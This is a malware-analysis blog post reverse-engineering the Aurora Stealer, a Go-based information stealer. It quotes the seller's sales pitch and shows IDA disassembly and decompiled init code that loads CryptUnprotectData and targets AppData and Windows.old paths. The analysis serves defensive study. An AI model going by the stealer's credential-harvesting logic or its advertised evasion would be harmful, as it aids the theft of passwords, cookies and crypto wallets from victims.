Aurora Stealer - d01a

d01a.github.io/aurora-stealer/

Mohamed Adel April 12, 2023


Contents

Aurora Stealer

Mohamed Adel included in Malware Analysis
2023-04-12 2414 words 12 minutes views

Introduction

Aurora Stealer is an information stealer Written in GO. It is a commercial stealer that costs around 250$ per month. The malware can steal Browser password and saved cookies, crypto information (Desktop and Web), Telegram, Steam and Specific files from the victim machine and can take a screenshot from it.



AURORA STEALER is the best styler on the market!

What makes my product so unique? Let me tell you!

Description:

- AURORA STEALER has POLYMORN COMPILATION (scantime is reduced to 0)
- AURORA STEALER decrypts data on the server (no detectable runtime)
- AURORA STEALER collects more than 40 cryptocurrency wallets (DESKTOP/WEB versions!)
- AURORA STEALER at reception Metamask purse automatically picks up a password from a log, and also deduces SEED phrase, balance and address of a purse!
- AURORA STEALER collects passwords by reverse lookup (this method is much better than prepared scripts)
- AURORA STEALER runs on TCP sockets, it has an internal logs sorter and RunPe (.exe) Launcher
- AURORA STEALER only communicates with the server during license check, no further communication!
- AURORA STEALER is fully native and has no dependencies!
- THE UNIQUE OPPORTUNITY OF MY STEALER: the styler can be used without crypt because polymorph cleans the file to FUD!
- AURORA STEALER writen in GO language, weight of the raw stub ~4,2 mb


COST:

$250 - one month license.

$1500 - LifeTime license.


Basic information

The icon of the executable gives us a hit about how this is spreading. It has Photoshop icon, most probably it was spreading using Malvertising.



Binary Identification

First we want to know some basic information about the file so I will use DiE to do so.


File name: C:/Users/d01a/Desktop/samples/InstallerFilex_64.bin

File type: PE32
Entry point: 00464c20
Base address: 00400000

Sections: 0007
Time date stamp: 1970-01-01 02:00:00
Size of image: 00358000

Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI

```
MSDOS
PE32
    Compiler: Go(1.15.0-X.XX.X)                    S    ?
```

100%
381 msec

It was identified as GO binary. `.symtab` is a legacy section in GO binaries. In GO binaries prior to Version 1.3 `.symtab` section hold the symbol table but it is no longer filed with anything useful. Without Symbols, the reversing will be so hard as a simple Hello world program in GO has about 2000 function this is a result of that GO compiler statically linking all the needed libraries. Later, I will try to tackle this problem using existed Tools.

An important aspect of the basic Triaging of a Malware is to check the readable Strings of the file. But GO is different in everything. The strings has a part of that too.

In GO, the strings are stored in Unicode format without null terminating character so many tools will handle that wrong. Also, the existence of this large number of library functions will make it worse. The resulting number of lines using strings utility in Die is 7371 line. We can reduce this number by matching for the library functions like the following Regex

```
.*
(runtime|\/usr|\/root).*
\n?
```

this matches the lines that contains runtime, usr and root. this filters around 2500 line but still around 5000 line. these lines contains the function imported in program, you can check them but it will be so exhausting to get information from it. Let’s Continue our analysis using the disassembler.

Code Analysis

I will upload the sample to IDA to explore it. In the old versions of IDA, Library functions will not be recognized and renamed. Also the types will be mostly wrong.

To handle this there is some tools you can use to fix the types and names. I’ve used GoReSym.

This is a standalone executable you can run with following parameters

```
GoReSym_win.exe -t -d -p <PATH_TO_FILE> >
fix.json
```

for more info about the available parameters, Check the repo of the tool.

content of the output is in JSON format so I saved it to use it in this IDA Script to rename the functions and correct the types in IDA database.

NOTE: `-t` parameter fix the types information but if you the decompiler will fail to decompile it.

If you want to know how this tool is working, Check this article. Basically it search for `pclntab` structure by searching for a magic header and follow the pointer to symbols table.

```
// pcHeader holds data used by the pclntab lookups.
type pcHeader struct {
        magic          uint32

/*

go12magic  = 0xfffffffb

go116magic = 0xfffffffa

go118magic = 0xfffffff0

go120magic = 0xfffffff1

*/
        pad1, pad2     uint8   // 0,0
        minLC          uint8   // min instruction size
        ptrSize        uint8   // size of a ptr in bytes
        nfunc          int     // number of functions in the module
        nfiles         uint    // number of entries in the file tab
        textStart      uintptr // base for function entry PC offsets in this
module, equal to moduledata.text
        funcnameOffset uintptr // offset to the funcnametab variable from
pcHeader
        cuOffset       uintptr // offset to the cutab variable from pcHeader
        filetabOffset  uintptr // offset to the filetab variable from pcHeader
        pctabOffset    uintptr // offset to the pctab variable from pcHeader
        pclnOffset     uintptr // offset to the pclntab variable from pcHeader
}
```

This is also used by the go parser itself in order to locate the function, For more info here

Another set of scripts available we can use it doing the same thing is Alphagolang

I will use Alphagolang here but both will provide similar result.

First I used recreate_pclntab.py script to recreate `pclntab` structure.


Second, I used function_discovery_and_renaming.py script to rename the functions.

Third, I used categorize_go_folders.py to categorize the functions and pack them in folders, This will be very helpful to focus on user-code.

Fourth, I used string_cast.py to fix string references.

Fifth, I used extract_types.py to correct the types information by applying C like types to the used structures.

The result



```
.text:005955A6                 sub     esp, 24h
.text:005955A9                 lea     eax, aUser32Dll ; "user32.dll"
.text:005955AF                 mov     [esp+24h+var_24], eax ; int
.text:005955B2                 mov     [esp+24h+var_20], 0Ah ; int
.text:005955BA                 call    syscall_LoadLibrary
.text:005955BF                 mov     eax, [esp+24h+var_1C]
.text:005955C3                 mov     dword_72D100, eax
.text:005955C9                 mov     [esp+24h+var_24], eax ; int
.text:005955CC                 lea     eax, aGetdesktopwind ; "GetDesktopWindow"
.text:005955D2                 mov     [esp+24h+var_20], eax ; int
.text:005955D6                 mov     [esp+24h+var_1C], 10h ; int
.text:005955DE                 call    syscall_GetProcAddress
.text:005955E3                 mov     eax, [esp+24h+var_18]
.text:005955E7                 mov     dword_72D0F8, eax
.text:005955ED                 mov     eax, dword_72D100
.text:005955F3                 mov     [esp+24h+var_24], eax ; int
.text:005955F6                 lea     eax, aEnumdisplaymon ; "EnumDisplayMonitors"
.text:005955FC                 mov     [esp+24h+var_20], eax ; int
.text:00595600                 mov     [esp+24h+var_1C], 13h ; int
.text:00595608                 call    syscall_GetProcAddress
.text:0059560D                 mov     eax, [esp+24h+var_18]
.text:00595611                 mov     dword_72D0F0, eax
.text:00595617                 mov     eax, dword_72D100
.text:0059561D                 mov     [esp+24h+var_24], eax ; int
.text:00595620                 lea     eax, aGetmonitorinfo ; "GetMonitorInfoW"
.text:00595626                 mov     [esp+24h+var_20], eax ; int
.text:0059562A                 mov     [esp+24h+var_1C], 0Fh ; int
.text:00595632                 call    syscall_GetProcAddress
.text:00595637                 mov     eax, [esp+24h+var_18]
.text:0059563B                 mov     dword_72D0FC, eax
.text:00595641                 mov     eax, dword_72D100
.text:00595647                 mov     [esp+24h+var_24], eax ; int
.text:0059564A                 lea     eax, aEnumdisplayset ; "EnumDisplaySettingsW"
.text:00595650                 mov     [esp+24h+var_20], eax ; int
.text:00595654                 mov     [esp+24h+var_1C], 14h ; int
.text:0059565C                 call    syscall_GetProcAddress
.text:00595661                 mov     eax, [esp+24h+var_18]
.text:00595665                 mov     dword_72D0F4, eax
.text:0059566B                 lea     eax, aCrypt32Dll ; "Crypt32.dll"
00194A08 00595608: main_init+78 (Synchronized with Hex View-1)
```

```
  int v7; // [esp+8h] [ebp-1Ch]
  int v8; // [esp+Ch] [ebp-18h]
  int v9; // [esp+Ch] [ebp-18h]
  int v10; // [esp+Ch] [ebp-18h]
  int v11; // [esp+Ch] [ebp-18h]
  int v12; // [esp+Ch] [ebp-18h]
  int v13; // [esp+14h] [ebp-10h]
  int v14; // [esp+14h] [ebp-10h]
  int v15; // [esp+14h] [ebp-10h]
  int v16; // [esp+14h] [ebp-10h]
  int v17; // [esp+18h] [ebp-Ch]
  int v18; // [esp+18h] [ebp-Ch]
  int v19; // [esp+1Ch] [ebp-8h]
  int v20; // [esp+1Ch] [ebp-8h]
  int v21; // [esp+20h] [ebp-4h]

  dword_72D100 = syscall_LoadLibrary((int)"user32.dll", 10);
  dword_72D0F8 = syscall_GetProcAddress(dword_72D100, (int)"GetDesktopWindow", 16);
  dword_72D0F0 = syscall_GetProcAddress(dword_72D100, (int)"EnumDisplayMonitors", 19);
  dword_72D0FC = syscall_GetProcAddress(dword_72D100, (int)"GetMonitorInfoW", 15);
  dword_72D0F4 = syscall_GetProcAddress(dword_72D100, (int)"EnumDisplaySettingsW", 20);
  v2 = syscall_NewLazyDLL((int)"Crypt32.dll", 11);
  if ( dword_72D3E0 )
    runtime_gcWriteBarrier();
  else
    dword_7046C0 = v2;
  v3 = syscall_NewLazyDLL((int)"Kernel32.dll", 12);
  if ( dword_72D3E0 )
    runtime_gcWriteBarrier();
  else
    dword_7046C8 = v3;
  v8 = syscall__LazyDLL_NewProc(dword_7046C0, (int)"CryptUnprotectDataCuba Standard Time", 18);
  if ( dword_72D3E0 )
    runtime_gcWriteBarrier();
  else
    dword_7046CC = v8;
  v9 = syscall__LazyDLL_NewProc(dword_7046C8, (int)"LocalFreeMacintosh", 9);
  if ( dword_72D3E0 )
    runtime_gcWriteBarrier();
00194AB5 main_init:36 (5956B5)
```

Now, We have a better environment so we can start exploring the code efficiently.

Calling Conventions in GO

In function calls, GO has a different calling convention.

All the argument are passed using the stack from the left to right. The following assembly code is in Go assembler format

```
func testConv(x,y int) int {return
x+y}



testConv:
        MOVQ 0x8(SP), AX  ; get arg
x
        MOVQ 0x10(SP), CX ; get arg
y
        ADDQ CX, AX       ; %ax <-
x + y
        MOVQ AX, 0x20(SP) ; return
x+y-z
        RET
```

the compiler have to make sure that there is enough space on the stack to accommodate all the arguments and return values.


Strings in GO

Go stores strings in a Unicode -UTF-8- format without null terminating characters in a section contain all the strings but.

Strings in go stored in structure of value and length pair called `StringHeader`. So, in all the function where a string argument is passed, you will see an extra argument contain the length of the string.

```
type StringHeader
struct {
        Data uintptr
        Len  int
}
```

First we start with `main_init` function (`sub_595590`). In GO, `init()` is a predefined function that takes no argument, Return no values. And Runs before any code in the package.



```
int __usercall main_init@<eax>()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  mw_usr32_dll = syscall_LoadLibrary("user32.dll", 10);
  mw_GetDesktopWindow = syscall_GetProcAddress(mw_usr32_dll, "GetDesktopWindow", 16);
  mw_EnumDisplayMonitors = syscall_GetProcAddress(mw_usr32_dll, "EnumDisplayMonitors", 19);
  mw_GetMonitorInfoW = syscall_GetProcAddress(mw_usr32_dll, "GetMonitorInfoW", 15);
  mw_EnumDisplaySettingsW = syscall_GetProcAddress(mw_usr32_dll, "EnumDisplaySettingsW", 20);
  v2 = syscall_NewLazyDLL("Crypt32.dll", 11);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_crypt32_dll = v2;
  v3 = syscall_NewLazyDLL("Kernel32.dll", 12);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_kernel32_dll = v3;
  v8 = syscall__LazyDLL_NewProc(mw_crypt32_dll, "CryptUnprotectData", 18);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_CryptUnprotectData = v8;
  v9 = syscall__LazyDLL_NewProc(mw_kernel32_dll, "LocalFree", 9);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_LocalFree = v9;
  env_USERPROFILE = os_Getenv("USERPROFILE", 11);
  v13 = runtime_concatstring2(0, env_USERPROFILE, v9, "\\AppData\\Roaming\\", 17);
  dword_705804 = v17;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_APPDATA_ROAMING = v13;
  env_USERPROFILE_1 = os_Getenv("USERPROFILE", 11);
  v14 = runtime_concatstring2(0, env_USERPROFILE_1, v10, "\\AppData\\Local\\", 15);
  dword_70580C = v17;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_APPDATA_LOCAL = v14;
  env_USERPROFILE_2 = os_Getenv("USERPROFILE", 11);
  original_str = runtime_concatstring2(0, env_USERPROFILE_2, v11, "\\AppData\\Roaming\\", 17);
  v19 = strings_Replace(original_str, v17, "C:\\Users\\", 9, "C:\\Windows.old\\Users\\", 21, -1);
  dword_705814 = v21;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_replaced_Users_path = v19;
  v7 = os_Getenv("USERPROFILE", 11);
  original_str_1 = runtime_concatstring2(0, v7, v12, "\\AppData\\Local\\", 15);
  v20 = strings_Replace(original_str_1, v18, "C:\\Users\\", 9, "C:\\Windows.old\\Users\\", 21, -1);
  dword_70581C = v21;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
```

The block number 1 shows that it loads some DLLs and functions.

DLL	Function
user32.dll	GetDesktopWindow
user32.dll	EnumDisplayMonitors
user32.dll	GetMonitorInfoW
user32.dll	EnumDisplaySettingsW
kernel32.dll	LocalFree
Crypt32.dll	CryptUnprotectData


In Block number 2, It Reads the the environment Variable `USERPROFILE` and concatenate `\\APPDATA\\LOCAL\` and `\\APPDATA\\ROAMING\` and save the new string to the memory.

In block 3, It did the same thing to get the Paths `C:\\Users\\{user}\\APPDATA\\ROAMING, <Local>\\` but it replaces the string `C:\\Users` with `C:\\windows.old\Users` with Replace function from strings package

```
func Replace(original string, old string, new string, n int)
string
//where n is the number of times replacing occures. -1 for
replace all
```

this location is created when the user update from one version to another and it contains all the old information from the previous installation.

